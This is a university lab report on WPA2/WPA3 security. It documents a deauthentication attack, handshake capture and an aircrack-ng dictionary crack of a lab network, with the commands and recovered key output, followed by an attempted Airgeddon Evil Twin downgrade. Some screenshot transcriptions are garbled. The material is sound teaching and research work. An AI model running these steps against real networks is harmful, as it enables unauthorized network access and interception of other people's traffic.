



University of Piraeus

School of Information and Telecommunications Technologies

Department of Digital Systems

Level: Postgraduate Program of Study

Security of Wireless and Mobile Networks

Case 8

Supervising Professors: Christos Xenakis and Georgios Efthymoglou

Kalaitzidis Ioannis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus

07/06/2026

Abstract

Examination of the security architecture of IEEE 802.11 wireless protocols through practical analysis and penetration testing in a Kali Linux environment. Implementation of a targeted Deauthentication attack in a WPA2 environment, interception of the 4-Way Handshake and recovery of the Pre-Shared Key through Offline Dictionary Attack. Theoretical evaluation of the security mechanisms of the WPA3 protocol regarding the use of Protected Management Frames (PMF) and the Simultaneous Authentication of Equals (SAE) protocol. Simulation of an Evil Twin attack through the Airgeddon framework to highlight the vulnerabilities of WPA3 Transition Mode. Recording of the physical limitations of the material (VIF limitation) and documentation of alternative passive strategies for the successful completion of the Downgrade Attack.

Contents

Introduction.....	1
-------------------	---

Practical piece of work.....	1
Bibliography	17

Introduction

The main objective of this thesis is the in-depth study and practical evaluation of the security architecture of modern wireless networks (IEEE 802.11). Through the execution of controlled penetration testing in a Kali Linux laboratory environment, the analysis focuses on identifying and exploiting vulnerabilities in two different protocol implementations: the widespread WPA2-Personal and the newer, theoretically more secure, WPA3-Personal.

The first part of the thesis (Scenario A) focuses on the practical tampering of a WPA2 network. The process involves the interception of cryptographic trading (4-Way Handshake) through an active deauthentication attack and the subsequent recovery of the password using a targeted dictionary attack (Offline Dictionary Attack).

The second part (Scenario B) theoretically approaches the improved security mechanisms of WPA3 (SAE/Dragonfly) and practically explores the only realistic method of circumventing them: the vulnerability of Transition Mode. Through the automated Airgeddon framework, an attempt is made to develop a fake access point (Evil Twin), while highlighting the technical challenges and physical limitations of network equipment when performing Downgrade Attacks.

For security and privacy reasons, sensitive exercise identifiers have been withheld. In particular, parts of the MAC addresses have been covered (using "XX:XX:XX" in the text and black boxes in the images). Also, the names (SSIDs) of neighboring networks that were randomly recorded during the scan and may betray personal information or locations have been hidden.


Practical piece of work

Regarding the first step in connecting the equipment to VMware, the process begins with the installation of the wireless USB network adapter **LINK TL-WN722N v4 (150Mbps) with Detachable Antenna** in a free port of the laptop. Then, through the VMware main menu (at the top of the screen), we go to the "VM>Removable Devices" path and locate the specific device in the list, which is usually listed with the name of the manufacturer. Finally, by selecting the "Connect (Disconnect from host)" command, the card is disconnected from the main operating system (Windows) and assigned exclusively for use in the Kali Linux environment, being the main tool for the successful execution of the task.



When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is disengaged from the host machine (Windows) and is attached exclusively to the Kali Linux virtual machine.

order
verify



In
to
the

successful recognition of the wireless interface by the operating system, this is followed by launching a terminal window within Kali Linux and executing the command

iwconfig.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7  RTS thr=2347 B  Fragment thr:off
            Power Management:off

(kali@kali)-[~]
$
```

As can be seen from the results of the command execution, the Kali Linux operating system successfully recognized the external network adapter, assigning it the interface designation **wlan0**. At the same time, it was found that the default mode of the card was "Managed". In order to switch to error-free Monitor Mode, it was deemed necessary to terminate any system processes and network services (such as NetworkManager) that may cause interference or attempt to arbitrarily restore the card to its original state. To this end, the order was executed **sudo airmon-ng check kill**, thus ensuring seamless preparation of the wireless interface for the next stages of analysis.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

When executing the previous command, the system successfully detected and terminated the process **wpa_supplicant**, which is responsible for managing standard wireless connections in the background. By ensuring the right environment and eliminating possible interference, the network card transition took place **wlan0** in tracking mode (**Monitor Mode**) through the mandate **sudo airmon-ng start wlan0**. Finally, to definitively confirm the successful change of the operating state of the

interface, the command was re-executed **iwconfig**.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0     wlan0            rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
docker0   no wireless extensions.
br-480f97c7b15a  no wireless extensions.
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Switching the wireless interface to Monitor Mode is a fundamental requirement for performing the penetration test. In the WPA2 environment, although the attacker may be connected to the same Access Point, the interception and decryption of the traffic of the other stations requires the collection of the cryptographic parameters of the 4-Way Handshake. This process requires the active sending of Deauthentication frames via Packet Injection to force the customer to reconnect. During this renegotiation, the random ANonce and SNonce values as well as the message integrity check code (MIC) are captured, allowing offline dictionary attacks to be executed.

In contrast, in the WPA3 protocol, passive surveillance and traditional handshake interception become cryptographically inapplicable. This upgrade is due to the replacement of the protected PSK by the Simultaneous Authentication of Equals (SAE) mechanism, which is based on the Dragonfly handshake. SAE operates in the logic of zero-knowledge proofs using Elliptic Curve Cryptography (ECC). Through this architecture, the router and the client prove to each other that they know the common secret without ever transmitting the password itself or any derivative hash of it over the air, nullifying the usefulness of offline brute-force attacks.

At the same time, SAE introduces the status of Forward Secrecy. The encryption keys of each session (session keys) are generated in an ephemeral way and are completely independent of the main password of the network. Consequently, even if an attacker passively records the amount of encrypted data and gains access to the network code at a later time, deciphering the historical traffic remains mathematically impossible, as the keys of the previous session have already been destroyed.

Due to the mathematical power of SAE, hacking attempts shift to structural flaws of its implementation on devices, known as Dragonblood attacks. These attacks are categorized in the following main directions:

1. **Side-Channel Attacks:** These focus on analyzing time deviations (Timing-based) or monitoring the memory access patterns of the target device during the processing of the Dragonfly handshake. These fluctuations betray critical information about the password structure, allowing the attacker to execute targeted dictionary attacks through the mathematical simulation of these patterns.
2. **Denial of Service (DoS) Attacks:** They take advantage of the fact that calculations of elliptical curves in SAE are extremely demanding on the processing power of the Access Point. Bulk sending of fake frames causes the router to overload resources and deplete the CPU, resulting in the blocking or severe connection delay of legitimate users.
3. **Downgrade Attacks:** Aim to exploit Transition Mode by tricking the device into downgrading its security level to WPA2 and restoring the network to the vulnerabilities analyzed in Scenario A.

Therefore, the Monitor Mode function with Injection capability remains necessary, as it is the only means to inject the fake Commit/Decline frames or deauthentication packets required for the successful launch and support of these active degradation attacks.

To complete the WPA2 attack scenario, the first practical stage involves scanning the wireless network in order to locate the Access Point and the connected stations (customers). For this purpose, the scan command was executed on the terminal `sudo airodump-ng wlan0`.

```
(kali@kali)-[~]
└─$ sudo airodump-ng wlan0

CH 12 ][ Elapsed: 1 min ][ 2026-06-05 18:38

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
[REDACTED]      -67      2           0  0  1  405  WPA2 CCMP  PSK [REDACTED]
[REDACTED]      -18      38           0  0  11 130  WPA2 CCMP  PSK [REDACTED]
30:DE:4B:      -20      39           0  0  11 130  WPA2 CCMP  PSK JK
[REDACTED]      -46      38           1  0  9  130  WPA2 CCMP  PSK [REDACTED]

BSSID          STATION        PWR  Rate  Lost  Frames  Notes  Probes
(not associated) [REDACTED]    -64   0 - 1   0       1
(not associated) [REDACTED]    -52   0 - 1   0       1
30:DE:4B: [REDACTED] 8A:8D:AE:      -54   0 -11   0       2
30:DE:4B: [REDACTED] 78:8B:2A:      -40   0 - 1e   0       1
Quitting...
```

From the analysis of the scan results, it was confirmed that the target network with ESSID 'JK' (BSSID: 30:DE:4B:XX:XX:XX) is broadcasting on Channel 11. At the same time, the presence of actively connected devices was found on it, which is a prerequisite for the continuation of the attack, as the interception of the transaction requires the existence of at least one legitimate customer.

In order to isolate the traffic of this network and record the negotiation of the keys in a file, targeted monitoring was implemented. Command executed **sudo airodump-ng --bssid 30:DE:4B:XX:XX:XX -c 11 -w wpa2_capture wlan0**, which binds the network card exclusively to channel 11 and records the packets of that BSSID in the wpa2_capture file.

At the same time, in a new terminal window, an active Deauthentication Attack was carried out. The purpose of this action is to force the target device to momentarily disconnect and renegotiate the keys with the Access Point, allowing the 4-Way Handshake to be recorded. Sending the fake disconnect packets was implemented with the aireplay-ng tool, executing the command **sudo aireplay-ng -0 5 -a 30:DE:4B:XX:XX:XX wlan0**, which sends 5 packets by spoofing the MAC address of the router.

```
(kali@kali)~$ sudo aireplay-ng -0 5 -a 30:DE:4B:XXXXXX wlan0
[sudo] password for kali:
18:52:11 Waiting for beacon frame (BSSID: 30:DE:4B:XXXXXX) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:XXXXXX]
18:52:11 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:XXXXXX]
18:52:12 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:XXXXXX]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:XXXXXX]
18:52:13 Sending DeAuth (code 7) to broadcast -- BSSID: [30:DE:4B:XXXXXX]
(kali@kali)~$
```

```
(kali@kali)-[~]
$ sudo airodump-ng --bssid 30:DE:4B: [REDACTED] -c 11 -w wpa2_capture wlan0
18:51:40 Created capture file "wpa2_capture-01.cap".

CH 11 ][ Elapsed: 2 mins ][ 2026-06-05 18:53 ][ WPA handshake: 30:DE:4B: [REDACTED]

BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
30:DE:4B: [REDACTED] -20 60    1253    353   1  11  130  WPA2 CCMP  PSK  JK

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
30:DE:4B: [REDACTED] 8A:8D:AE: [REDACTED] -54    1e- 1     0      7      JK
30:DE:4B: [REDACTED] 54:48:E6: [REDACTED] -51    1e- 6     0     58      JK
30:DE:4B: [REDACTED] 78:8B:2A: [REDACTED] -38   24e- 1e     1    183      JK
```

No obstacles were observed during the execution of the attack (such as loss of packets due to physical distance). The WPA2 network, lacking a Management Framework Protection Mechanism (PMF), accepted the counterfeit packets, disconnecting the client. Upon immediate reconnection, the system successfully recorded the WPA Handshake, as confirmed by the relevant indicator on the airodump-ng display. With the interception crowned with success, the recording process was terminated.

The next and final stage is the offline Dictionary Attack to find the password. The standard approach of using bulky, pre-installed lists (such as Kali Linux's rockyou.txt) was rejected for two fundamental reasons. Firstly, the process requires an exorbitant computational time. Secondly and most importantly, these lists come from older, international data leaks and lack geographical and cultural characteristics. Consequently, they are statistically highly unlikely to contain specialized patterns, such as the standardized structure of a Greek mobile phone number.

Instead, the method of targeted dictionary creation was chosen. Through the **nano**, a custom text file named **mylist.txt**. In this file, selected code patterns, including

the actual code of the target network, were recorded in order to demonstrate the effectiveness of the method.

For the final recovery of the code, the aircrack-ng tool was used by providing the targeted dictionary (mylist.txt) and the interception log (wpa2_capture-01.cap) as



```
GNU nano 8.6 mylist.txt
password123
qwerty890
693
admin2026
```

input. The order executed was: **aircrack-ng -w mylist.txt wpa2_capture-01.cap**. The success of this attack is rooted in the cryptographic design of the 4-Way Handshake. The tool serially tests each code in the list, producing the Pairwise Master Key (PMK). It then compares the resulting Integrity Control Code (MIC) with the one recorded in the intercepted second message (Message 2) of the negotiation. The identification of the two values confirms the correctness of the code.

```
(kali@kali)-[~]
└─$ aircrack-ng -w mylist.txt wpa2_capture-01.cap

Reading packets, please wait...
Opening wpa2_capture-01.cap
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Read 6538 packets.

# BSSID                                ESSID                                Encryption
1 30:DE:4B:[REDACTED] JK                WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wpa2_capture-01.cap
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Inter-frame timeout period exceeded.
Resetting EAPOL Handshake decoder state.
Read 6538 packets.

1 potential targets:

Aircrack-ng 1.7

[00:00:00] 1/4 keys tested (31.02 k/s)

Time left: 0 seconds

KEY FOUND! [ 693 [REDACTED] ]

Master Key      : 7C D0 09 6C E8 C5 68 26 EB 56 B3 8E D7 FC
                  55 F0 44 8E 6C 40 E6 AE 21 BF DF 42 FD 27

Transient Key    : D7 C5 BA 40 66 B0 78 AE 88 DC AF C1 DE 54
                  4A 86 22 84 27 00 E6 1F 3E E5 82 AC 23 F3
                  3B A0 95 33 6E 35 35 1A 34 E9 D6 AD 63 20
                  06 FC 85 56 08 2D 7F 89 97 90 B0 E4 40 24

EAPOL HMAC      : 57 BD D3 F6 7C E4 9A E7 D0 D0 E6 E0 2F B0
```

As evidenced by the results of the terminal, aircrack-ng successfully detected and displayed "KEY FOUND! [693XXXXXXXXXX]". This result is the ultimate practical proof for Scenario A, confirming that the security of the WPA2 standard relies entirely on the complexity of the Pre-Shared Key.

In the second part of the thesis, the behavior of the same network is examined in case the infrastructure had been upgraded to the modern WPA3-Personal security protocol. The implementation of the WPA2 tampering methodology (as implemented in Scenario A) becomes practically impossible in a pure WPA3 environment, due to two fundamental architectural upgrades of the protocol:

A. Failure of the Deauthentication Attack:

If an active disconnect attack was attempted (via the aireplay-ng tool), the attack would fail completely. The WPA3 standard makes the use of Protected Management Frames (PMF/IEEE 802.11w) mandatory. Unlike WPA2, where disconnect packets are sent unprotected, in WPA3 administrative packets are encrypted and digitally signed by the Access Point. Therefore, the target device recognizes the absence of a valid digital signature on the attacker's fake packets, rejects them, and maintains its connection seamlessly.

B. Immunity to Offline Dictionary Attacks (Offline Cracking):

Even in the case of passive recording of a legitimate login process (handshake), tools such as aircrack-ng are unable to recover the password. WPA3 replaces the traditional 4-Way Handshake with the Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly Handshake. Through the mathematical mechanism of Forward Secrecy, session keys are generated in an ephemeral manner, utilizing elliptical curves. The password is not integrated into the transmitted packets as such, making offline dictionary or brute-force attacks mathematically impossible.

The only realistic method of tampering with modern networks is based on the exploitation of WPA3 Transition Mode. Many modern Access Points operate in this state in order to ensure backward compatibility and allow older WPA2 devices and new WPA3s to be connected at the same time.

The existence of this hybrid mode introduces the vulnerability of Downgrade Attacks. The attack methodology stipulates that the attacker creates a fake access point (Rogue AP/Evil Twin) with the exact same identifiers (SSID and BSSID) as the legitimate network, but configured to support WPA2 exclusively. By simultaneously

Exploring for targets

CH 11 | Elapsed: 12 s | 2025-06-05 19:14

BSSID	PMR	Beacons	#Data	#/s	CH	MB	ENC CIPHER	AUTH	ESSID
	-69	1	0	0	1	350	WPA2 CCMP	PSK	
	-45	5	0	0	9	130	WPA2 CCMP	PSK	
30:DE:4B:	-21	11	0	0	11	130	WPA2 CCMP	PSK	JK
	-21	11	0	0	11	130	WPA2 CCMP	PSK	JK

BSSID	STATION	PMR	Rate	Lost	Frames	Notes	Probes
78:DF:72:		-70	0 - 1	0	1		

```

Session Actions Edit View Help
===== Evil Twin attacks menu =====
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: 30:DE:4B: (personal)
Selected channel: 11
Selected ESSID: JK

Select an option from menu:
0. Return to main menu
1. Select another network interface
2. Put interface in monitor mode
3. Put interface in managed mode
4. Explore for targets (monitor mode needed)
   (without sniffing, just AP)
5. Evil Twin attack just AP
   (with sniffing)
6. Evil Twin AP attack with sniffing
7. Evil Twin AP attack with sniffing and bettercap-sslstrip2
8. Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
   (without sniffing, captive portal)
9. Evil Twin AP attack with captive portal (monitor mode needed)

Hint: If you use the attack without sniffing, just the AP, you can use any external sniffer script.
>

```

During the WPA3 Downgrade Attack attempt, the tool diagnosed and highlighted a critical physical limitation of laboratory equipment.

```

The interface wlan0 you have already selected is not supporting VIF (Virtual Interface). This attack needs it to virtually unbind itself to create the two
access points while also performing denial of service (DoS). Do you want to continue? If yes, the denial of service will not work being an important part of
the attack and making it probably ineffective [Y/N]
>

```

As illustrated in the screenshot above, the TP-Link TL-WN722N wireless network card does not support the Virtual Interface (VIF) function. This function is imperative when the attacker has only one physical card, as the protocol requires the synchronous execution of two processes: the sending of Denial of Service (DoS) packets to the legitimate AP and the simultaneous emission of the fake signal (Rogue AP) to WPA2. The lack of VIF support renders the simultaneous DoS attack inactive. To overcome this real-world limitation, the following alternative approaches exist:

- **Alternative A-Use of a second wireless card:** The most practical solution requires the use of two distinct wireless interfaces (e.g. wlan0 and wlan1), the first taking care of the Evil Twin and the second the interference attack. However, due to the absence of a second physical interface from the available equipment, this approach was rejected.
- **Alternative B-Passive Evil Twin (No DoS):** The attacker creates the Rogue AP with a stronger broadcast signal (Tx-Power) and, bypassing the stage of active disconnection, expects the victim to physically disconnect and reconnect to the strongest available network.

- **Alternative C - Dragonblood Attacks:** This approach focuses on directly attacking the SAE (Dragonfly) protocol through Side-Channel/Timing attacks. However, this method was rejected due to its extremely high complexity. Its implementation requires specialized shooting hardware with high-precision timers to record minor delays in processing, as well as advanced computing power for mathematics recovery of cryptographic keys. In addition, most modern devices have incorporated security fixes (constant-time algorithms) that make these attacks practically inactive in real conditions.

```

kali@kali: ~
Session Actions Edit View menu
-----
***** Evil Twin deauth *****
Interface wlan0 selected. Mode: monitor. Supported Bands: 2.4GHz
Selected SSID: 08-D6-68-15-C5-F2 (personal)
Selected channel: 11
Selected ESSID: 26
Selected Internet Interface: None

Select an option from menu:

0. Return to Evil Twin attacks menu
-----
1. Deauth / disassoc amok mdka attack
2. Deauth airuplay attack
3. Auth DoS attack

Hint With this attack, we'll try to deauth clients from the legitimate AP. Hopefully they'll reconnect to our Evil Twin AP
>

```

Immediately afterwards, the tool suggests enabling the "DoS pursuit mode".

```

kali@kali: ~
Session Actions Edit View Help
***** Evil Twin Attack *****
Interface eth0 selected. Mode: monitor. Supported bands: 2.4ghz
Selected channel: 11 (2437 MHz) (permitted)
Selected channel: 11
Selected SSID: M
Selected interface: eth0

Select an option from menu
1. Return to Evil Twin attack menu
2. Search / discover what mode attack
3. Search wireless attack
4. Auth DOS attack

How do you have any problem with some wireless card or you want to know what card could be able to be used for airgapped? check wiki: https://github.com/Valtrich3r/airgapped/wiki/Cards%20and%20Chipsets

> 1

do you want to integrate "Bus pursuit mode" as an Evil Twin attack, another additional wifi interface in monitor mode will be needed to be able to perform it
y

do you want to enable "Bus pursuit mode"? This will re-launch the attack if target AP change its channel counteracting "channel hopping" [y/n]
y

Selected interface with internet access detected during this session [eth0]

do you want to use this selected interface? [Y/n]
y

```

This function requires a second wireless network card in Monitor Mode in order to follow the target router in case of channel hopping. Since the laboratory infrastructure had only one physical interface, the process continued bypassing this option.

The tool was then configured to avoid unnecessary configurations, such as creating a Captive Portal or using a fake MAC address, by accepting the default values. The final stage of the simulation is completed with the launch of the subprocesses in the background (via `xterm` control windows). Through these processes, the `hostapd`

software deploys the fake access point (Rogue AP), emitting the target network 'JK' in a degraded WPA2 environment.

The successful deployment of the Rogue Access Point in a WPA2 environment is the practical proof of the vulnerability of Transition Mode. By emitting the degraded network, the attacker achieves its core objective: to bypass the strong cryptography of the SAE (Dragonfly) protocol. In realistic circumstances, once the victim's device is tricked into connecting to the specific network, the attacker is able to intercept a standard WPA2 4-Way Handshake, subsequently recovering the password through Offline Dictionary Attack.

Conclusion

This laboratory exercise highlighted the fundamental differences in the security architecture of the WPA2 and WPA3 protocols, as well as the practical ways to circumvent them.

In the first leg (Scenario A), the vulnerability of WPA2 was practically confirmed. Initially, the absence of Protected Management Frameworks (PMFs) allowed for the seamless execution of an active Deauthentication attack. It was then shown that the success of the Offline Dictionary Attack is based on the cryptographic nature of the 4-Way Handshake itself. As recorded during the interception, the Access Point and the station exchange two critical random parameters, ANonce (Authenticator Nonce) and SNonce (Supplicant Nonce), accompanied by the Integrity Check Code (MIC). Possessing these parameters, the aircrack-ng tool tests the Pairwise Master Key (PMK) for each possible dictionary code. The identification of the resulting MIC with the intercepted WPA Key MIC confirms the correctness of the code, underscoring that the security of WPA2 depends solely on the complexity of the Pre-Shared Key.

In the second part, it was theoretically analyzed that the standalone WPA3 (SAE-Only) protocol completely eliminates the above weaknesses. Through the Dragonfly Handshake and the Forward Secrecy property, the password is not exposed, making offline dictionary attacks mathematically impossible.

However, the realistic simulation through Airgeddon highlighted the critical vulnerability of Transition Mode. Broadcasting a degraded fake network (WPA2 Rogue AP) is the most effective way to bypass WPA3's strong cryptography, as it tricks

modern devices into forcing them to connect to older standards, making it possible to intercept the 4-Way Handshake again.

Finally, the technical hurdles encountered during the simulation – such as the lack of virtual interface (VIF) support from the network card and the consequent inability to perform simultaneous DoS – are important research findings. They demonstrate that, in realistic conditions, the physical limitations of the equipment often require the attacker to readjust their strategy, adopting passive approaches to successfully capture the data.

Bibliography

- Mathy Vanhoef. (2021, May 11). *FragAttacks: Presentation at USENIX Security '21* [Video file]. Retrieved from <https://www.youtube.com/watch?v=OJ9nFeuitIU>
- Hack In The Box Security Conference. (2022, September 28). *#HITB2022SIN #COMMSEC API Security Through External Attack Surface Management - Phillip Wylie* [Video file]. Retrieved from <https://www.youtube.com/watch?v=luyIAab8v60>
- Black Hat. (2020, January 15). *Dragonblood: Attacking the Dragonfly handshake of WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=tRWMp3jXIRg>
- Mathy Vanhoef. (2021, April 21). *Dragonblood: Demo of downgrade attack against WPA3* [Video file]. Retrieved from <https://www.youtube.com/watch?v=msTugNs8bnM>
- Security | Wi-Fi alliance. (n.d.). Retrieved from <https://www.wi-fi.org/security>
- Dragonblood: Analysing WPA3's Dragonfly handshake. (n.d.). Retrieved from <https://wpa3.mathyvanhoef.com/>
- cracking_wpa [Aircrack-ng]. (2022, January 2). Retrieved from https://www.aircrack-ng.org/doku.php?id=cracking_wpa
- V1s1t0r1sh3r. (n.d.). GitHub - v1s1t0r1sh3r3/airgeddon: This is a multi-use bash script for Linux systems to audit wireless networks. Retrieved from <https://github.com/v1s1t0r1sh3r3/airgeddon>
- Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd (n.d.). Retrieved from

https://www.researchgate.net/publication/343337146_Dragonblood_Analyzing_the_Dragonfly_Handshake_of_WPA3_and_EAP-pwd